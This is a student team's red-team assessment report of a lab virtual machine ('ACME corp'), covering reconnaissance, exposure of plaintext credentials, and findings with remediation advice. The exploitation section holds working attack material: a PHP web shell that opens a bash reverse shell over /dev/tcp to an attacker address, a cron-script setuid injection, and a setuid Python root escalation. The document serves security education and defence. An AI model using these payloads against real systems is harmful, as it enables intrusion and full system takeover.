

Team-9 Project 2

Marshall Nelson, Jewels Wolter, Kate Moreland, Spencer Shirah

February 20th 2026

1 Executive Summary

Team 9 performed a Red Team Vulnerability assessment for ACME corp from 2/15/2026 through 2/20/2026. We employed tactics that imitate real-world threats to target the Vulnerable machine we were provided. Our Activities include Reconnaissance, Enumeration, Exploitation, Data Exfiltration, and privilege escalation in order to achieve the following goals.

- Identification of System Vulnerabilities
- Identification of Insecure Practices
- Administrative Access to Systems
- Identify Areas of Improvement

Although this report will primarily focus on negative observations and areas of improvement, we wanted to provide the following positive observation.

- Passwords used were longer and more complex than previous engagement.

Throughout our red team engagement, we were able to identify key areas that require improvement and further consideration. Our findings are explained in Detail in the "Observations and Recommendations" Section, a summary of our Observations is provided here:

- Legacy SMB1 Protocol
- Web Directory Indexing Enabled
- Insecure Credential Storage
- Improper File Permissions (Backup.sh)
- Configuration Backups
- Improper Password Handling
- Remote Code Execution Via PHP injection

We were able to achieve all of our goals and propose recommendations that cover software vulnerabilities and misconfigurations, preventative policies, and overall security mindset of the target company. We are hopeful that we can help the target company to adopt a more security aware mindset for the protection of the company, employees, and customers.

Team 9 has provided specific recommendations for reducing the risks imposed by these issues in the "Observations and Recommendations" section of this report. We appreciate the opportunity to practice and develop our knowledge in a scenario that loosely imitates the real-world. We look forward to our future projects.

2 Table of Contents

Contents

1	Executive Summary	1
2	Table of Contents	2
3	Methodology and Goals	2
4	Scenario and Scope	3
4.1	Scenario	3
4.2	Scope	3
5	Attack Narrative	3
5.1	Reconnaissance	3
5.1.1	Host Discovery	3
5.1.2	TCP Port Scan & Service Enumeration	3
5.1.3	UDP Port Scan	4
5.1.4	Web Directory Enumeration	5
5.1.5	Web Directory Exploration	6
5.1.6	Sensitive File Retrieval	7
5.1.7	SMB Share Enumeration	8
5.1.8	Reconnaissance Summary	9
5.2	Exploitation and Privilege Escalation	9
5.2.1	Backup.sh Exploitation	9
5.2.2	Webapp Exploitation	10
5.2.3	Privilege Escalation Summary	12
6	Observations and Recommendations	12
6.1	Observation 1: Legacy SMB1 Protocol	12
6.2	Observation 2: Web Directory Indexing	12
6.3	Observation 3: Insecure Credential Storage	12
6.4	Observation 4: File Permissions	13
6.5	Observation 5: Configuration Backups	13
6.6	Observation 6: Improper Password Handling	13
6.7	Observation 7: Remote Code Execution (RCE) via PHP Injection	13
7	Conclusion	13

3 Methodology and Goals

Red Team Engagements performed by Team 9 are purely academic in nature. We attempt to learn and practice skills and techniques used in the real world. Especially those mirrored in the Mitre ATT&CK Framework. The primary interest of this engagement are reconnaissance, initial access, and data exfiltration. We have also agreed to follow the rules of engagement presented to us. Our primary goals include:

- Identify Service Misconfigurations
- Gather Information
- Identify Poor Security Practices

4 Scenario and Scope

4.1 Scenario

We have been provided with a vulnerable virtual machine and tasked with performing a red team report. We have been given no prior information about what we are looking for. Our goal is to identify, exploit, and record every vulnerability that we find.

4.2 Scope

We have been given a time limit of 1 week to perform this report. We have been instructed to use the resources that have been given to us in class, such as the Mitre website, as well as other outside sources.

5 Attack Narrative

The following section outlines the sequence of events and key discoveries made during the reconnaissance phase of the engagement against target 192.168.56.21.

5.1 Reconnaissance

Reconnaissance was conducted in two phases: active network scanning to enumerate open ports and services, followed by web and SMB enumeration to identify exposed files and credentials. All activity was performed from the Kali VM within the isolated 192.168.56.0/24 host-only network.


5.1.1 Host Discovery

A ping sweep was conducted to confirm the target was alive on the network and identify its IP address.

Listing 1: Ping Sweep Command

```
nmap -sn 192.168.56.0/24
```

The target was confirmed to be online at 192.168.56.21.



```
(kali@kali)-[~]  
$ nmap -sn 192.168.56.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 15:57 EST  
Nmap scan report for 192.168.56.0  
Host is up (0.0011s latency).  
MAC Address: 0A:00:27:00:00:14 (Unknown)  
Nmap scan report for 192.168.56.21  
Host is up (0.0025s latency).  
MAC Address: 08:00:27:F9:C4:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.100  
Host is up (0.00084s latency).  
MAC Address: 08:00:27:B7:ED:35 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.103  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.56 seconds
```

Figure 1: nmap -sn ping sweep result showing 192.168.56.21 is up

5.1.2 TCP Port Scan & Service Enumeration

A full TCP connect scan with service version detection and default scripts was performed to identify all listening services and their versions.

Listing 2: Full TCP Connect Scan Commands

```
nmap -sT 192.168.56.21  
nmap -sV -sC 192.168.56.21
```

The scan revealed several open ports including HTTP (80), SSH (22), and SMB-related ports (139/445). The Apache version was identified as Apache/2.4.58 on Ubuntu, which was confirmed in subsequent web responses.

```
(kali@kali)-[~]
$ nmap -sT 192.168.56.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 15:59 EST
Nmap scan report for 192.168.56.21
Host is up (0.0093s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:F9:C4:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Figure 2: nmap -sT TCP scan results showing open ports

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.56.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 16:00 EST
Nmap scan report for 192.168.56.21
Host is up (0.0034s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 c4:58:b8:98:13:6b:67:d7:81:f1:61:0b:d3:ce:16:00 (ECDSA)
|_  256 cc:29:05:05:a3:23:4a:cd:a3:fc:55:dd:ac:b5:ad:70 (ED25519)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Acme Corp \xE2\x80\xA2 Internal Dashboard
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-robots.txt: 4 disallowed entries
|_ /admin/ /notes/ /internal/
|_ /backup/ (left from old setup)
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 08:00:27:F9:C4:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ _clock-skew: -2s
|_ smb2-time:
|   date: 2026-02-18T21:00:24
|_ _start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_ _nbstat: NetBIOS name: PROJECT1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds
```

Figure 3: nmap -sV -sC TCP scan results showing open ports with service version detection

5.1.3 UDP Port Scan

A UDP scan of the top 20 ports was performed to identify any UDP services running on the target.

Listing 3: Command for UDP Scan of the top 20 ports

```
nmap -sU --top-ports 20 192.168.56.21
```

Notable results included port 137/UDP (NetBIOS-NS) in an **open** state, along with **open|filtered** results on ports 138 and 139 (NetBIOS-DGM/SSN). This strongly indicated that SMB was running on the target and warranted further enumeration.

```
(kali㉿kali)-[~]
$ nmap -sU --top-ports 20 192.168.56.21
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 16:02 EST
Nmap scan report for 192.168.56.21
Host is up (0.0044s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
67/udp    closed     dhcpc
68/udp    closed     dhcpc
69/udp    open|filtered tftp
123/udp   closed     ntp
135/udp   closed     msrpc
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed     snmp
162/udp   closed     snmptrap
445/udp   closed     microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed     syslog
520/udp   closed     route
631/udp   open|filtered ipp
1434/udp  closed     ms-sql-m
1900/udp  open|filtered upnp
4500/udp  closed     nat-t-ike
49152/udp closed     unknown
MAC Address: 08:00:27:F9:C4:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
```

Figure 4: nmap -sU --top-ports 20 UDP scan output

5.1.4 Web Directory Enumeration

Since port 80 was open, Gobuster was used to brute-force web directories on the target's Apache server using the DirBuster medium wordlist.

Listing 4: Gobuster command used

```
gobuster dir -u http://192.168.56.21 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

The scan discovered the following directories, all returning HTTP 301 redirects:

- /assets
- /admin
- /data
- /uploads
- /internal
- /legacy
- /backups

Additionally, /server-status returned a 403 Forbidden, confirming Apache server-status was enabled but restricted.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.21 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.21
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 316] [→ http://192.168.56.21/uploads/]
/data (Status: 301) [Size: 313] [→ http://192.168.56.21/data/]
/admin (Status: 301) [Size: 314] [→ http://192.168.56.21/admin/]
/assets (Status: 301) [Size: 315] [→ http://192.168.56.21/assets/]
/internal (Status: 301) [Size: 317] [→ http://192.168.56.21/internal/]
/legacy (Status: 301) [Size: 315] [→ http://192.168.56.21/legacy/]
/backups (Status: 301) [Size: 316] [→ http://192.168.56.21/backups/]
```

Figure 5: Gobuster output showing directories discovered

5.1.5 Web Directory Exploration

Each discovered directory was manually explored using `curl` to retrieve its contents. Directory indexing was enabled on the Apache server, exposing file listings without authentication.

Listing 5: Curl Commands for Web Directory Exploitation

```
curl -L http://192.168.56.21/assets/
curl -L http://192.168.56.21/admin/
curl -L http://192.168.56.21/data/
curl -L http://192.168.56.21/uploads/
curl -L http://192.168.56.21/internal/
curl -L http://192.168.56.21/legacy/
curl -L http://192.168.56.21/backups/
```

The following files of interest were identified:

- `/data/users.txt` — a plaintext file containing usernames, passwords, and roles
- `/internal/todo.txt` — an internal note referencing a file with potentially misconfigured permissions
- `/backups/configs/` — a subdirectory containing configuration backup files

```
(kali@kali)-[~]
$ curl http://192.168.56.21/data/users.txt
alice:TempAccess2026:user
bob:DevPortal2026:user
eve:Onboard2026:user
mallory:AdminPortal2026:admin
```

Figure 6: `curl -L http://192.168.56.21/data/` showing `users.txt` file listing

```
(kali@kali)-[~]
$ curl http://192.168.56.21/internal/todo.txt
TODO: Fix permissions on /usr/local/bin/backup.sh before the security audit next week!
```

Figure 7: `curl -L http://192.168.56.21/internal/` showing `todo.txt` file listing




Figure 8: `curl -L http://192.168.56.21/backups/` showing configs/ subdirectory

5.1.6 Sensitive File Retrieval

The identified files were downloaded and reviewed for sensitive content.

`users.txt`

`todo.txt`

`web_admin_backup.conf`

users.txt contained plaintext credentials for four system accounts:

alice	TempAccess2026	user
bob	DevPortal2026	user
eve	Onboard2026	user
mallory	AdminPortal2026	admin

todo.txt contained an internal developer note:

TODO: Fix permissions on `/usr/local/bin/backup.sh` before the security audit next week!

This note reveals the existence of a script with potentially misconfigured permissions — a strong indicator of a privilege escalation vector to be investigated during post-access phases.

web_admin_backup.conf was found inside `/backups/configs/` and contained a second set of credentials for alice:

```
[admin_users]
alice = P@ssw0rd123 # Temporary - Q4 audit access

[access_levels]
mallory = full
alice = logs_only
```

This configuration backup, dated 2024-11-15, revealed that alice had a separate administrative password (`P@ssw0rd123`) distinct from the one found in `users.txt`, suggesting credential reuse or rotation issues.


```
(kali@kali)-[~]
$ smbclient -L //192.168.56.21 -U mallory
Password for [WORKGROUP\mallory]:

      Sharename      Type      Comment
      ────
      print$         Disk      Printer Drivers
      Public          Disk      Public Company Files
      IPC$            IPC       IPC Service (Company File Server)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.56.21 (for a protocol between LANMAN1
and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Figure 10: smbclient -L output showing print\$, Public, and IPC\$ shares with mallory authenticated

```
$ smbclient //192.168.56.21/Public -U mallory --option='client min protocol=N
T1'
Password for [WORKGROUP\mallory]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Feb 13 12:39:30 2026
..               D          0   Fri Feb 13 12:39:30 2026
alice_files      D          0   Fri Feb 13 12:40:39 2026

      10218772 blocks of size 1024. 5547916 blocks available
smb: \> cd alice_files\
smb: \alice_files\> ls
.                D          0   Fri Feb 13 12:40:39 2026
..               D          0   Fri Feb 13 12:39:30 2026
web_admin_backup.conf N        168  Fri Feb 13 12:40:39 2026

      10218772 blocks of size 1024. 5547916 blocks available
smb: \alice_files\> █
```

Figure 11: Accessing the public legacy smbclient and seeing web_admin_backup.conf

5.1.8 Reconnaissance Summary

Reconnaissance revealed a broad and poorly secured attack surface. The following critical findings were made prior to gaining initial access:

- Apache 2.4.58 web server with directory indexing enabled across multiple directories
- Four sets of plaintext credentials exposed in `/data/users.txt`
- Additional credentials found in a backup configuration file in `/backups/configs/`
- Internal developer notes in `/internal/todo.txt` revealing a likely privilege escalation path via `/usr/local/bin/backup.sh`
- SMB running with legacy SMB1 protocol, accessible with discovered credentials
- No authentication required to browse web directories or download sensitive files

5.2 Exploitation and Privilege Escalation

5.2.1 Backup.sh Exploitation

With our findings from earlier, we needed to investigate `/usr/local/bin/backup.sh` for a privilege escalation exploit. The first step is to take a look at the privileges of the file. By running `ls -l /usr/local/bin/backup.sh` it reveals that the file can be modified by anyone. It also reveals that root is the owner, so if it is being executed by a cron job then any code that is added will be run as root.

Listing 7: Backup.sh Properties

```
[?2004h-bash-5.2$ ls -l /usr/local/bin:[K/baxk[K[Kckup,..[K[K.sh
[?2004l
-rwxrwxrwx 1 root root 5205 Feb 19 23:34 /usr/local/bin/backup.sh
```

The next step is to see if the script is running automatically using the root privileges. We can check this by running `cat /etc/crontab`. The result `* * * * * root` shows that it is being run every minute and it is being run as root. This means that we can alter the script to put our own elevation privileges into it.

Listing 8: Crontab results

```
[72004h-bash-5.2$ cat /etc/crontab[K[K[K[K[K[Krontab
[72004l
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /usr/local/bin/backup.sh
```

Now we can gain root access by altering the backup.sh with a command that will elevate our privileges. We used this command: `echo "chmod +s /bin/bash" » /usr/local/bin/backup.sh` to set the user bit on the bash shell to root. We can then wait one minute for the script to autorun and then run with our persistent permissions as root. Then once we are in bash we check the privileges by running `whoami`. Now we have root privilege on the machine which allows for a full compromise of the machine.

Listing 9: Root Elevation

```
[?2004h-bash-5.2$ /bin/bash -p
[?2004l
[?2004hbash-5.2# whoami
[?2004l
root
```

5.2.2 Webapp Exploitation

With initial webserver enumeration performed along with the discovery of usernames and passwords, we began exploring the web application from the browser.

At first glance, this seems to be a typical web application with no overly obvious exploit methods. However, once authenticated, we gain access to a page called "upload.php". Php files are explicitly allowed typed, and that is something that we can use to our advantage.

I created a one-line file called `inject.php`:

Listing 10: inject.php

```
<?php exec("/bin/bash -c 'bash -i >\& /dev/tcp/192.168.1.50/4444 0>\&1'"); ?>
```

This one line tells the php interpreter to execute a command that binds to a specific port on my machine. Using netcat in listening mode, I was then able to visit <http://192.168.56.21/uploads/inject.php> and spawn a reverse shell.

With that shell, we ran a command looking for executables who run as their owner. One specific file stands out `/usr/local/bin/python3-backup`. Python allows us to launch a python interpreter shell we can use to elevate privileges. Using the `os` library, I was able to set my `uid` to `root` and spawn a root shell.

Listing 11: Reverse Shell and Privilege Escalation Via Python

```
Script started on 2026-02-19 16:15:16-05:00 [TERM="xterm-256color" TTY="/dev/pts/0" COLUMNS="77" LINES="28"]
```

```

3
4 kali@kali: ~/project2
5 nc -lvnp 4444
6 listening on [any] 4444 ...
7 connect to [192.168.56.50] from (UNKNOWN) [192.168.56.21] 50018
8 bash: cannot set terminal process group (1164): Inappropriate ioctl for device
9 bash: no job control in this shell
10 www-data@project1:/var/www/html/acme/uploads$ ls
11 ls
12 inject.php
13 www-data@project1:/var/www/html/acme/uploads$ ls
14 ls
15 inject.php
16 www-data@project1:/var/www/html/acme/uploads$ whoami
17 whoami
18 www-data
19 www-data@project1:/var/www/html/acme/uploads$ id
20 id
21 uid=33(www-data) gid=33(www-data) groups=33(www-data)
22 www-data@project1:/var/www/html/acme/uploads$ sudo -l
23 sudo -l
24 sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
25 sudo: a password is required
26 www-data@project1:/var/www/html/acme/uploads$ find / -perm -4000 2>/dev/null
27 find / -perm -4000 2>/dev/null
28 /opt/legacy/python3-eve
29 /opt/VBoxGuestAdditions-7.1.8/bin/VBoxDRMClient
30 /usr/bin/sudo
31 /usr/bin/newgrp
32 /usr/bin/su
33 /usr/bin/chfn
34 /usr/bin/passwd
35 /usr/bin/mount
36 /usr/bin/fusermount3
37 /usr/bin/umount
38 /usr/bin/gpasswd
39 /usr/bin/chsh
40 /usr/local/bin/python3-backup
41 /usr/local/bin/system-check
42 /usr/lib/polkit-1/polkit-agent-helper-1
43 /usr/lib/openssh/ssh-keysign
44 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
45 www-data@project1:/var/www/html/acme/uploads$ /usr/local/bin/python3-backup -c 'import os; os.setuid(0); os.system("/bin/bash")'
46
47 <c 'import os; os.setuid(0); os.system("/bin/bash")'
48
49
50 ls
51 inject.php
52
53 /usr/local/bin/python3-backup
54 /bin/bash: line 5: /usr/local/bin/python3-backup: No such file or directory
55 ~/usr/local/bin/python3-backup
56 ls
57 exit
58 ^C
59
60
61 kali@kali: ~/project2
62
63 kali@kali:
64 nc -lvnp 4444
65 listening on [any] 4444 ...
66 connect to [192.168.56.50] from (UNKNOWN) [192.168.56.21] 53010
67 bash: cannot set terminal process group (1164): Inappropriate ioctl for device
68 bash: no job control in this shell
69 <html/acme/uploads$
70 bash: 2c/usr/local/bin/python3-backup: No such file or directory
71 www-data@project1:/var/www/html/acme/uploads$ ls
72 ls
73 inject.php
74 www-data@project1:/var/www/html/acme/uploads$ /usr/local/bin/python3-backup
75 bash: /usr/local/bin/python3-backup: No such file or directory
76 www-data@project1:/var/www/html/acme/uploads$ /usr/local/bin/python3-backup
77 /usr/local/bin/python3-backup
78 import os
79 os.setuid(0)
80 os.system("/bin/bash")
81 whoami
82
83
84
85 exit
86 ^C
87
88
89 kali@kali: ~/project2
90
91 ~/project2
92 nc -lvnp 4444
93 listening on [any] 4444 ...
94 connect to [192.168.56.50] from (UNKNOWN) [192.168.56.21] 56598
95 bash: cannot set terminal process group (1164): Inappropriate ioctl for device
96 bash: no job control in this shell
97 www-data@project1:/var/www/html/acme/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
98
99 <ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
100 www-data@project1:/var/www/html/acme/uploads$ ls
101 ls
102 inject.php
103 www-data@project1:/var/www/html/acme/uploads$ /usr/local/bin/python3-backup
104 Python 3.12.3 (main, Jan 22 2026, 20:57:42) [GCC 13.3.0] on linux
105 Type "help", "copyright", "credits" or "license()" for more information.
106 >>> import os
107 import os
108 >>> os.setuid(0)
109 os.setuid(0)

```

```
110 >>> os.system("/bin/bash")
111 os.system("/bin/bash")
112 root@project1:/var/www/html/acme/uploads# wg hom ami
113 whoami
114 root
115 root@project1:/var/www/html/acme/uploads# ^C
116
117
118 kali@kali: ~/project2
```

5.2.3 Privilege Escalation Summary

We identified multiple methods to gain shell access to the target system, both with user credentials and with spawning a reverse-shell via php injection. After this initial access we were able to identify two primary paths for privilege escalation. The directory `\usr\local\bin` contains two glaring issues. The file `backup.sh` is world-writable and run every minute as root by cron. We were able to add our own arbitrary commands to run as root, ultimately enabling us to spawn a root shell. The second major issue was with `python3-backup`. This python executable runs with root permissions, we were able to use the python `os` library to spawn a root shell.

6 Observations and Recommendations

This section of the report covers shell access and the following privilege escalation mechanisms used to gain root access. One way we were able to connect to the server was via ssh with credentials discovered during reconnaissance. The second method was establishing a remote shell with PHP injection via the web app after we authenticated with credentials also discovered in the reconnaissance stage.

6.1 Observation 1: Legacy SMB1 Protocol

The smb1 protocol is an outdated smb protocol. Outdated protocols can have vulnerabilities that can be attacked. In the past the WannaCryAttack used some protocols in smb1.

Recommendation: A recommendation to resolve this vulnerability is to disable the smb1 service and enforce smb2 or higher. This allows for modern encryption and security enforcement.

6.2 Observation 2: Web Directory Indexing

The option of Apache indexing was on, so this results in sensitive files such as `users.txt` and `todo.txt`. This allows anyone to be able to see company files that are not meant to be shared.

Recommendation: The solution to this observation is to disable directory indexing in the Apache configuration. This protects sensitive information from being exposed. When the Apache configuration was not changed the server generated a list of files whenever the index file was not present.

6.3 Observation 3: Insecure Credential Storage

Plaintext credentials for users were discovered in `users.txt`. The administrative password for Alice was also discovered in the publicly accessible file from the apache server.

Recommendation: There needs to be a strong and enforced policy about storing passwords. Passwords should not be stored in plaintext. They should be encrypted and stored in a secure location that cannot be access by the public.

6.4 Observation 4: File Permissions

There were 2 files in that we were able to access as alice that ran as root. Backup.sh was a scheduled run script that was run as root every minute and could be modified by anyone. This allows for anyone to be able to modify the script and elevate their privileges. Python3-backup was also run as root to elevate privileges to root and gain access to the system.

Recommendation: Every administrative script should be in a directory with restricted write access. This would resolve with issue with modifying scripts to elevate privileges. There should also be a system setup to alert the company if administrator files are modified.

6.5 Observation 5: Configuration Backups

The sensitive backups are stored in a public and easily guessable location at /backups/configs/. This can allow for people to see the data that is being backed up.

Recommendation: All of the system and configuration backups should be relocated to a dedicated and encrypted storage location. It should not be reachable by the web server's root. By separating the location of the backup it makes sure that even if someone gains access to the server they will not be able to access the backups.

6.6 Observation 6: Improper Password Handling

While passwords did grow in length and complexity, we still identified a few areas of improvement. Passwords were still not complex enough to reduce the risk of password cracking. ALL of the webapp passwords consisted of 1-2 business related words and ended in the current year. One or two passwords collected or cracked would define a pattern making illicit access to other accounts trivial.

Recommendation: Continue to train and encourage users to utilize proper passwords for their accounts. The ideal password is random, long, and contains special characters. Related words or phrases reduce the search space for attackers.

6.7 Observation 7: Remote Code Execution (RCE) via PHP Injection

The Apache webserver utilizes PHP scripts to perform core aspects of the webapp's functionality. This is not an inherent risk. However, the web application allowed users to upload their own files, including their own PHP scripts and executing them by requesting the correct directory "http://192.168.56.21/uploads/....". We were able to abuse this functionality to spawn a reverse shell, which we then were able to use and escalate to root.

Recommendation: Block the upload of arbitrary PHP scripts. Implement stronger input sanitization, for example: block files with .php extensions, block the running of scripts in the uploads directory, implement stricter filetype checks beyond file extensions.

7 Conclusion

This vulnerability assessment evaluated the security posture of the target system by simulating a realistic external attack scenario. Throughout the engagement, multiple exploitable weaknesses were identified and leveraged to demonstrate how an attacker could gain unauthorized access using commonly available tools and techniques. The actions performed during this assessment required minimal technical sophistication and relied primarily on configuration weaknesses and improper information handling.

The attack chains demonstrated in this report utilized information from multiple misconfigurations to gain illicit access and ultimately escalate our privileges to root. The webserver exposed user credentials, for the webapp it was hosting and the system, which then allowed us to authenticate and upload a payload that

spawned a reverse shell. The system credentials available via the webserver also allowed us to gain direct access via ssh to alice's user account. This provided us two different means to access a shell on the target system, which we could then utilize to escalate our privileges.

The findings of this assessment indicate that malicious actors could successfully compromise the system and gain root access without much more than basic systems knowledge. The vulnerabilities we discovered emphasize the importance proper file permissions and securing critical documentation. Addressing the weaknesses identified in the Webserver, SMB client, and filesystem would drastically improve the security outlook for ACME Co, and help to prevent similar attacks in the future.